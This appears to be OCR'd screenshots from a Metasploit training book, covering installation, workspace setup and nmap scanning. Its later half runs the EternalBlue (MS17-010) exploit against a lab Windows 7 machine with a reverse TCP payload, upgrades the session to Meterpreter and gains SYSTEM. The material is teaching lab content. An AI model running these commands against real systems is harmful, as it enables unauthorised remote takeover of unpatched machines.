New Virtual Machine Wizard
Ready to Create Virtual Machine
Click Finish to create the virtual machine and start installing Ubuntu 64-bit and then VMware Tools.
The virtual machine will be created with the following settings:
Name: Ubuntu-Metasploit
Location: C:\Users\Apex\Documents\Virtual Machines\Ubuntu-Met...
Version: Workstation 12.0
Operating System: Ubuntu 64-bit
Hard Disk: 40 GB, Split
Memory: 1024 MB
Network Adapter: NAT
Other Devices: CD/DVD, USB Controller, Printer, Sound Card
Customize Hardware...
Power on this virtual machine after creation
< Back
Finish
Cancel


New Virtual Machine Wizard
Ready to Create Virtual Machine
Click Finish to create the virtual machine and start installing Ubuntu 64-bit and then VMware Tools.
The virtual machine will be created with the following settings:
Name: Ubuntu-Metasploit
Location: C:\Users\Apex\Documents\Virtual Machines\Ubuntu-Met...
Version: Workstation 12.0
Operating System: Ubuntu 64-bit
Hard Disk: 40 GB, Split
Memory: 4096 MB
Network Adapter: NAT
Other Devices: 2 CPU cores, CD/DVD, USB Controller, Printer, Sound C...
Customize Hardware...
Power on this virtual machine after creation
< Back
Finish
Cancel


Ubuntu-Metasploit - VMware Workstation 12 Player
Player
Wed 05:25
Install
Welcome to Ubuntu
Fast and full of new features, the latest version of Ubuntu makes computing easier than ever. Here are just a few cool new things to look out for…
Copying files...




```
masteringmetasploit@ubuntu:~$ sudo passwd root
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
masteringmetasploit@ubuntu:~$
```


```
root@ubuntu:/home/masteringmetasploit# apt-get install curl
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libcurl4
The following NEW packages will be installed:
  curl libcurl4
0 upgraded, 2 newly installed, 0 to remove and 79 not upgraded.
Need to get 373 kB of archives.
After this operation, 1,036 kB of additional disk space will be used.
Do you want to continue? [Y/n]
```

```
root@ubuntu:/home/masteringmetasploit# curl https://raw.githubusercontent.com/rapid7/metaspl
oit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  5532  100  5532    0     0  13266      0 --:--:-- --:--:-- --:--:-- 13266
root@ubuntu:/home/masteringmetasploit#
```

```
root@ubuntu:/home/masteringmetasploit# chmod 755 msfinstall
root@ubuntu:/home/masteringmetasploit# ./msfinstall
Adding metasploit-framework to your repository list..OK
Updating package cache..
```

```
root@ubuntu:/home/masteringmetasploit# msf
msfbinscan   msfdb         msfpescan    msfrpcd
msfconsole   msfelfscan    msfrop       msfupdate
msfd         msfmachscan   msfrpc       msfvenom
root@ubuntu:/home/masteringmetasploit# msf
```

```
masteringmetasploit@ubuntu:~$ msfdb init
Creating database at /home/masteringmetasploit/.msf4/db
Starting database at /home/masteringmetasploit/.msf4/db...success
Creating database users
Writing client authentication configuration file /home/masteringmet
asploit/.msf4/db/pg_hba.conf
Stopping database at /home/masteringmetasploit/.msf4/db
Starting database at /home/masteringmetasploit/.msf4/db...success
Creating initial database schema
[?] Initial MSF web service account username? [masteringmetasploit]
: nipun
[?] Initial MSF web service account password? (Leave blank for rand
om password):
Generating SSL key and certificate for MSF web service
Attempting to start MSF web service...
```


Metasploit API Documentation - Mozilla Firefox
Metasploit API Documen
Firefox Privacy Notice —
https://localhost:5443/api/v1/api-docs
auth Authorization operations.
POST /api/v1/auth/generate-token
credential Credential operations.
GET /api/v1/credentials
POST /api/v1/credentials
DELETE /api/v1/credentials
GET /api/v1/credentials/{id}
PUT /api/v1/credentials/{id}
db_export Endpoint for generating and retrieving a database backup.
GET /api/v1/db-export

```
masteringmetasploit@ubuntu:~$ msfconsole


MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMM                       MMMMMMMMMM
MMMN$                                 vMMMM
MMMNl  MMMMM                   MMMMM  JMMMM
MMMNl  MMMMMMMN       NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMNm,             eMMMMMNMMNMM
MMMMNNMNMMMMMNx        MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
        https://metasploit.com


       =[ metasploit v5.0.43-dev-                         ]
+ -- --=[ 1917 exploits - 1073 auxiliary - 330 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 4 evasion                                       ]

[*] Starting persistent handler(s)...
msf5 >
```

```
msf5 > db_status
[*] Connected to remote_data_service: (https://localhost
:5443). Connection type: http. Connection name: local-ht
tps-data-service.
```

```
msf5 > db_connect -h
   USAGE:
      * Postgres Data Service:
          db_connect <user:[pass]>@<host:[port]>/<database>
        Examples:
          db_connect user@metasploit3
          db_connect user:pass@192.168.0.2/metasploit3
          db_connect user:pass@192.168.0.2:1500/metasploit3
          db_connect -y [path/to/database.yml]

      * HTTP Data Service:
          db_connect [options] <http|https>://<host:[port]>
        Examples:
          db_connect http://localhost:8080
          db_connect http://my-super-msf-data.service.com
          db_connect -c ~/cert.pem -t 6a7a74c1a5003802c955ead1bbddd4ab1b05a7f2940b4732d34bfc555bc6e1c5d7611a497b29e8f0 https://localhost:8080
        NOTE: You must be connected to a Postgres data service in order to successfully connect to a HTTP data service.

      Persisting Connections:
        db_connect --name <name to save connection as> [options] <address>
      Examples:
        Saving:     db_connect --name LA-server http://123.123.123.45:1234
        Connecting: db_connect LA-server

   OPTIONS:
       -l,--list-services List the available data services that have been previously saved.
       -y,--yaml          Connect to the data service specified in the provided database.yml file.
       -n,--name          Name used to store the connection. Providing an existing name will overwrite the settings for that connection.
       -c,--cert          Certificate file matching the remote data server's certificate. Needed when using self-signed SSL cert.
       -t,--token         The API token used to authenticate to the remote data service.
       --skip-verify      Skip validating authenticity of server's certificate (NOT RECOMMENDED).
```

```
msf5 > workspace -h
Usage:
    workspace                  List workspaces
    workspace -v               List workspaces verbosely
    workspace [name]           Switch workspace
    workspace -a [name] ...    Add workspace(s)
    workspace -d [name] ...    Delete workspace(s)
    workspace -D               Delete all workspaces
    workspace -r <old> <new>   Rename workspace
    workspace -h               Show this help information
```

```
msf5 > workspace -a TestOrg
[*] Added workspace: TestOrg
[*] Workspace: TestOrg
msf5 > workspace TestOrg
[*] Workspace: TestOrg
msf5 > workspace
  Chapter1
  Test
  default
* TestOrg
msf5 >
```

```
msf5 > db_nmap -sV 192.168.188.129
[*] Nmap: Starting Nmap 7.60 ( https://nmap.org ) at 2019-08-29 04:28 PDT
[*] Nmap: Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
[*] Nmap: Nmap done: 1 IP address (0 hosts up) scanned in 3.84 seconds
msf5 > db_nmap -sV -Pn 192.168.188.129
[*] Nmap: Starting Nmap 7.60 ( https://nmap.org ) at 2019-08-29 04:29 PDT
[*] Nmap: Stats: 0:00:24 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
[*] Nmap: Service scan Timing: About 0.00% done
[*] Nmap: Stats: 0:01:19 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
[*] Nmap: Service scan Timing: About 85.71% done; ETC: 04:30 (0:00:10 remaining)
[*] Nmap: Nmap scan report for 192.168.188.129
[*] Nmap: Host is up (0.0014s latency).
[*] Nmap: Not shown: 993 filtered ports
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 135/tcp   open  msrpc        Microsoft Windows RPC
[*] Nmap: 139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds
[*] Nmap: 554/tcp   open  rtsp?
[*] Nmap: 2869/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
[*] Nmap: 5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
[*] Nmap: 10243/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
[*] Nmap: Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 133.77 seconds
msf5 >
```

```
msf5 > hosts

Hosts
=====

address          mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------          ---  ----  -------  ---------  -----  -------  ----  --------
192.168.188.129            Unknown                    device

msf5 > services
Services
========

host             port   proto  name          state  info
----             ----   -----  ----          -----  ----
192.168.188.129  135    tcp    msrpc         open   Microsoft Windows RPC
192.168.188.129  139    tcp    netbios-ssn   open   Microsoft Windows netbios-ssn
192.168.188.129  445    tcp    microsoft-ds  open   Microsoft Windows 7 - 10 microsoft-ds
192.168.188.129  554    tcp    rtsp          open
192.168.188.129  2869   tcp    http          open   Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
192.168.188.129  5357   tcp    http          open   Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
192.168.188.129  10243  tcp    http          open   Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
```

```
msf5 > db_nmap -Pn -p445 --script smb-os-discovery 192.168.188.129
[*] Nmap: Starting Nmap 7.60 ( https://nmap.org ) at 2019-08-30 01:51 PDT
[*] Nmap: Nmap scan report for 192.168.188.129
[*] Nmap: Host is up (0.00076s latency).
[*] Nmap: PORT    STATE SERVICE
[*] Nmap: 445/tcp open  microsoft-ds
[*] Nmap: Host script results:
[*] Nmap: | smb-os-discovery:
[*] Nmap: |   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
[*] Nmap: |   OS CPE: cpe:/o:microsoft:windows_7::sp1
[*] Nmap: |   Computer name: WIN-6JUEBUG9VC0
[*] Nmap: |   NetBIOS computer name:
[*] Nmap: |   Domain name: masteringmetasploit.local
[*] Nmap: |   Forest name: masteringmetasploit.local
[*] Nmap: |   FQDN: WIN-6JUEBUG9VC0.masteringmetasploit.local
[*] Nmap: |_  System time: 2019-08-30T14:21:40+05:30
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 35.02 seconds
```

```
msf5 > db_nmap -Pn -p445 --script smb-vuln-ms17-010 192.168.188.129
[*] Nmap: Starting Nmap 7.60 ( https://nmap.org ) at 2019-08-30 01:49 PDT
[*] Nmap: Nmap scan report for 192.168.188.129
[*] Nmap: Host is up (0.00057s latency).
[*] Nmap: PORT    STATE SERVICE
[*] Nmap: 445/tcp open  microsoft-ds
[*] Nmap: Host script results:
[*] Nmap: | smb-vuln-ms17-010:
[*] Nmap: |   VULNERABLE:
[*] Nmap: |   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
[*] Nmap: |     State: VULNERABLE
[*] Nmap: |     IDs:  CVE:CVE-2017-0143
[*] Nmap: |     Risk factor: HIGH
[*] Nmap: |       A critical remote code execution vulnerability exists in Microsoft SMBv1
[*] Nmap: |        servers (ms17-010).
[*] Nmap: |
[*] Nmap: |     Disclosure date: 2017-03-14
[*] Nmap: |     References:
[*] Nmap: |       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
[*] Nmap: |       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
[*] Nmap: |_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 35.06 seconds
```

```
msf5 > search cve:2017-0143

Matching Modules
================

   #  Name                                           Disclosure Date  Rank     Check  Descriptio
n
   -  ----                                           ---------------  ----     -----  ----------
-
   0  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   Yes    MS17-010 E
ternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   1  auxiliary/scanner/smb/smb_ms17_010                             normal   Yes    MS17-010 S
MB RCE Detection
   2  exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 E
ternalBlue SMB Remote Windows Kernel Pool Corruption
   3  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14       average  No     MS17-010 E
ternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
   4  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   Yes    MS17-010 E
ternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
```

```
msf5 > use auxiliary/scanner/smb/smb_ms17_010
msf5 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.188.129
RHOSTS => 192.168.188.129
msf5 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.188.129:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Ser
vice Pack 1 x64 (64-bit)
[*] 192.168.188.129:445   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf5 auxiliary(scanner/smb/smb_ms17_010) > vulns

Vulnerabilities
===============

Timestamp                Host             Name                       References
---------                ----             ----                       ----------
2019-08-30 09:11:50 UTC  192.168.188.129  MS17-010 SMB RCE Detection  CVE-2017-0143,CVE-2017-014
4,CVE-2017-0145,CVE-2017-0146,CVE-2017-0147,CVE-2017-0148,MSB-MS17-010,URL-https://zerosum0x0.bl
ogspot.com/2017/04/doublepulsar-initial-smb-backdoor-ring.html,URL-https://github.com/counterce
pt/doublepulsar-detection-script,URL-https://technet.microsoft.com/en-us/library/security/ms17-01
0.aspx

msf5 auxiliary(scanner/smb/smb_ms17_010) > services
Services
========

host             port  proto  name          state  info
----             ----  -----  ----          -----  ----
192.168.188.129  445   tcp    microsoft-ds  open   Windows 7 Ultimate 7601 Service Pack 1 micros
oft-ds
```

```
msf5 > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target address range or CIDR identifier
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.188.129
RHOSTS => 192.168.188.129
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/shell/reverse_tcp
payload => windows/x64/shell/reverse_tcp
```

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.188.129  yes       The target address range or CIDR identifier
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs

msf5 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.188.128
```

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.188.128:4444
msf5 exploit(windows/smb/ms17_010_eternalblue) > [+] 192.168.188.129:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601
 Service Pack 1 x64 (64-bit)
[*] 192.168.188.129:445 - Connecting to target for exploitation.
[+] 192.168.188.129:445 - Connection established for exploitation.
[+] 192.168.188.129:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.188.129:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.188.129:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.188.129:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.188.129:445 - 0x00000020  50 61 63 6b 20 31                                 Pack 1
[+] 192.168.188.129:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.188.129:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.188.129:445 - Sending all but last fragment of exploit packet
[*] 192.168.188.129:445 - Starting non-paged pool grooming
[+] 192.168.188.129:445 - Sending SMBv2 buffers
[+] 192.168.188.129:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.188.129:445 - Sending final SMBv2 buffers.
[*] 192.168.188.129:445 - Sending last fragment of exploit packet!
[*] 192.168.188.129:445 - Receiving response from exploit packet
[+] 192.168.188.129:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.188.129:445 - Sending egg to corrupted connection.
[*] 192.168.188.129:445 - Triggering free of corrupted buffer.
```

```
[*] 192.168.188.129:445 - Sending all but last fragment of exploit packet
[*] 192.168.188.129:445 - Starting non-paged pool grooming
[+] 192.168.188.129:445 - Sending SMBv2 buffers
[+] 192.168.188.129:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.188.129:445 - Sending final SMBv2 buffers.
[*] 192.168.188.129:445 - Sending last fragment of exploit packet!
[*] 192.168.188.129:445 - Receiving response from exploit packet
[+] 192.168.188.129:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.188.129:445 - Sending egg to corrupted connection.
[*] 192.168.188.129:445 - Triggering free of corrupted buffer.
[-] 192.168.188.129:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 192.168.188.129:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 192.168.188.129:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] 192.168.188.129:445 - Connecting to target for exploitation.
[+] 192.168.188.129:445 - Connection established for exploitation.
[+] 192.168.188.129:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.188.129:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.188.129:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.188.129:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.188.129:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.188.129:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.188.129:445 - Trying exploit with 17 Groom Allocations.
[*] 192.168.188.129:445 - Sending all but last fragment of exploit packet
[*] 192.168.188.129:445 - Starting non-paged pool grooming
[+] 192.168.188.129:445 - Sending SMBv2 buffers
[+] 192.168.188.129:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.188.129:445 - Sending final SMBv2 buffers.
[*] 192.168.188.129:445 - Sending last fragment of exploit packet!
[*] 192.168.188.129:445 - Receiving response from exploit packet
[+] 192.168.188.129:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.188.129:445 - Sending egg to corrupted connection.
[*] 192.168.188.129:445 - Triggering free of corrupted buffer.
[*] Sending stage (336 bytes) to 192.168.188.129
[*] Command shell session 1 opened (192.168.188.128:4444 -> 192.168.188.129:52868) at 2019-08-29 04:34:02 -0700
[+] 192.168.188.129:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.188.129:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.188.129:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
===============

  Id  Name  Type               Information                                                              Connection
  --  ----  ----               -----------                                                              ----------
  1         shell x64/windows  Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Microsoft Corporation...  192.168.188.128:4444 -> 192.
168.188.129:52868 (192.168.188.129)

msf5 exploit(windows/smb/ms17_010_eternalblue) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.188.128:4433
msf5 exploit(windows/smb/ms17_010_eternalblue) >
[*] Sending stage (179779 bytes) to 192.168.188.129
[*] Meterpreter session 2 opened (192.168.188.128:4433 -> 192.168.188.129:52869) at 2019-08-29 04:34:30 -0700
[*] Stopping exploit/multi/handler

msf5 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
===============

  Id  Name  Type                     Information                                                              Connection
  --  ----  ----                     -----------                                                              ----------
  1         shell x64/windows        Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Microsoft Corporation...  192.168.188.128:4444 -
> 192.168.188.129:52868 (192.168.188.129)
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WIN-6JUEBUG9VC0                                             192.168.188.128:4433 -
> 192.168.188.129:52869 (192.168.188.129)
```

```
===============

  Id  Name  Type               Information                                                                  Connection
  --  ----  ----               -----------                                                                  ----------
  1         shell x64/windows  Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Microsoft Corporation...  192.168.188.128:4444 -> 192.
168.188.129:52868 (192.168.188.129)

msf5 exploit(windows/smb/ms17_010_eternalblue) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.188.128:4433
msf5 exploit(windows/smb/ms17_010_eternalblue) >
[*] Sending stage (179779 bytes) to 192.168.188.129
[*] Meterpreter session 2 opened (192.168.188.128:4433 -> 192.168.188.129:52869) at 2019-08-29 04:34:30 -0700
[*] Stopping exploit/multi/handler

msf5 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
===============

  Id  Name  Type                     Information                                                                  Connection
  --  ----  ----                     -----------                                                                  ----------
  1         shell x64/windows        Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Microsoft Corporation...  192.168.188.128:4444 -
> 192.168.188.129:52868 (192.168.188.129)
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WIN-6JUEBUG9VC0                                        192.168.188.128:4433 -
> 192.168.188.129:52869 (192.168.188.129)

msf5 exploit(windows/smb/ms17_010_eternalblue) > sessions 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getpid
Current pid: 2652
meterpreter >
```

```
 524   404   lsm.exe            x64   0     NT AUTHORITY\SYSTEM            C:\Windows\System32\lsm.exe
 568   352   conhost.exe        x64   0     NT AUTHORITY\SYSTEM            C:\Windows\System32\conhost.exe
 572   508   svchost.exe        x64   0     NT AUTHORITY\LOCAL SERVICE
 628   508   svchost.exe        x64   0     NT AUTHORITY\SYSTEM
 692   508   vmacthlp.exe       x64   0     NT AUTHORITY\SYSTEM            C:\Program Files\VMware\VMware Tools\vmacthlp.exe
 724   508   svchost.exe        x64   0     NT AUTHORITY\NETWORK SERVICE
 776   508   svchost.exe        x64   0     NT AUTHORITY\LOCAL SERVICE
 884   508   svchost.exe        x64   0     NT AUTHORITY\SYSTEM
 940   508   svchost.exe        x64   0     NT AUTHORITY\SYSTEM
 992   1176  cmd.exe            x64   0     NT AUTHORITY\SYSTEM            C:\Windows\System32\cmd.exe
 1084  508   svchost.exe        x64   0     NT AUTHORITY\NETWORK SERVICE
 1176  508   spoolsv.exe        x64   0     NT AUTHORITY\SYSTEM            C:\Windows\System32\spoolsv.exe
 1212  508   svchost.exe        x64   0     NT AUTHORITY\LOCAL SERVICE
 1388  416   conhost.exe        x64   1     MASTERINGMETASP\Administrator  C:\Windows\System32\conhost.exe
 1432  508   VGAuthService.exe  x64   0     NT AUTHORITY\SYSTEM            C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthServic
e.exe
 1456  508   vmtoolsd.exe       x64   0     NT AUTHORITY\SYSTEM            C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 1688  508   svchost.exe        x64   0     NT AUTHORITY\LOCAL SERVICE
 1820  508   msdtc.exe          x64   0     NT AUTHORITY\NETWORK SERVICE
 1848  628   WmiPrvSE.exe
 1888  508   dllhost.exe        x64   0     NT AUTHORITY\SYSTEM
 1916  2672  powershell.exe     x64   0     NT AUTHORITY\SYSTEM            C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
 2096  2264  powershell.exe     x64   1     MASTERINGMETASP\Administrator  C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
 2180  508   taskhost.exe       x64   1     MASTERINGMETASP\tomacme        C:\Windows\System32\taskhost.exe
 2252  884   dwm.exe            x64   1     MASTERINGMETASP\tomacme        C:\Windows\System32\dwm.exe
 2264  2236  explorer.exe       x64   1     MASTERINGMETASP\tomacme        C:\Windows\explorer.exe
 2296  508   svchost.exe        x64   0     NT AUTHORITY\LOCAL SERVICE
 2336  352   conhost.exe        x64   0     NT AUTHORITY\SYSTEM            C:\Windows\System32\conhost.exe
